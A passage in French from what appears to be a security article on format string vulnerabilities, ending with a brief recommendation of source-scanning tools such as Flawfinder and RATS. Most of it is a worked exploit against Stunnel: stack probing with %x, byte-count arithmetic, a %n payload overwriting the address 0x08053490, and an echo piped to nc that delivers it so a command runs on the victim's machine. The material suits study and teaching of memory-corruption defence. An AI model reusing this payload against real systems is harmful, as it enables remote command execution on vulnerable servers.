- l'adresse 0x08053491,
- l'adresse 0x08053492,
- l'adresse 0x08053493,
- le spécificateur %<nombre_quelconque>x – écrivant le nombre de caractères approprié,
- le spécificateur %<nombre_quelconque>$n – qui stocke le nombre de caractères écrits à l'adresse prise à partir du pseudoargument approprié (c'est-à-dire à l'adresse 0x08053490),
- le spécificateur %<nombre_quelconque>x,
- le spécificateur %<nombre_quelconque>$n – qui stocke le nombre de caractères écrits à l'adresse prise à partir du pseudoargument approprié (c'est-à-dire à l'adresse 0x08053491),
- le spécificateur %<nombre_quelconque>x,
- le spécificateur %<nombre_quelconque>$n – qui stocke le nombre de caractères écrits à l'adresse prise à partir du pseudoargument approprié (c'est-à-dire à l'adresse 0x08053492),
- le spécificateur %<nombre_quelconque>x,
- le spécificateur %<nombre_quelconque>$n – qui stocke le nombre de caractères écrits à l'adresse prise à partir du pseudoargument approprié (c'est-à-dire à l'adresse 0x08053493).

Commençons par vérifier quelle adresse est affectée au premier pseudoargument. Pour ce faire, envoyons à *Stunnel* la chaîne :

```
touch xxxx #AAAA%x.%x.%x.%x.%x.%x. ↵
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
```

Stunnel écrit :

```
touch xxxx ↵
#AAAAbffff540.400f5483.4029c41b ↵
.ffffff6.40152c70.238.63756f74. ↵
78782068.23207878.41414141. ↵
252e7825.78252e78.2e78252e. ↵
252e7825.78252e78.2e78252e
```

Comme vous le voyez, quatre octets suivent la commande à exécuter c'est le dixième pseudoargument (0x41414141 c'est `AAAA`).

Nous déterminons maintenant combien de caractères doivent écrire les spécificateurs %<nombre_quelconque>x. Comme nous nous le rappelons, nous voulons stocker le nombre 0x401b04d0 (à l'adresse 0x08053490). Pour ce faire, nous saisissons successivement les nombres suivants : 0xd0, 0x104, 0x11b, 0x140. Jusqu'au premier spécificateur `%n` vingt huit octets sont écrits (seize octets pour les adresses et douze pour les commandes `touch xxxx`). De par cela, le premier spécificateur `%x` devrait écrire 0xd0–28=180 octets, le deuxième : 0x104–0xd0=52 octets, le troisième : 0x11b–0x104=283 octets, et le quatrième : 0x140–0x11b=37 octets.

Finalement, la chaîne à envoyer prend l'aspect ci-dessous :

```
touch xxxx #0x08053490 ↵
0x080534910x08053492 ↵
0x08053493%180x%10$n%52x ↵
%11$n%23x%12$n%37x%13$n
```

Pour mettre dans la chaîne envoyée les octets auxquels les caractères standard ASCII ne correspondent pas, nous utiliserons la commande *echo* :

```
$ echo 'touch xxxx #'\
  `echo -e '\x90\x34\x05\x08\x91 ↵
  \x34\x05\x08\x92\x34\x05\x08 ↵
  \x93\x34\x05\x08'`\
  '%180x%10$n%52x%11$n%23x ↵
  %12$n%37x%13$n' | nc -l -p 2525
```

À la suite de l'exécution de cette commande, sur l'ordinateur de la victime, le fichier vide `xxxx` s'affiche.

Conclusion

Les erreurs qui permettent de transférer à un programme une chaîne de format peuvent être, comme vous avez pu l'observer, aussi dangereuses que celles produisant le débordement de tampon. Heureusement, il existe des outils qui aident les programmeurs à se protéger contre les vulnérabilités de ce type.

Le premier outil qui effectuait le scannage du code source à la recherche des erreurs potentielles liées aux chaînes de format était *pscan*. À présent, il existe plusieurs outils permettant de scanner le code source et plusieurs d'entre eux reconnaissent les erreurs relatives aux chaînes de format, comme par exemple *Flawfinder* (*http://www.dwheeler.com/flawfinder/*), RATS (*http://www.securesw.com/download_rats.htm*), ou ITS4 (*http://www.cigital.com/its4/*). Nous recommandons vivement ces outils aux personnes qui écrivent leurs programmes en C – cela permettra d'augmenter la sécurité des applications créées. ■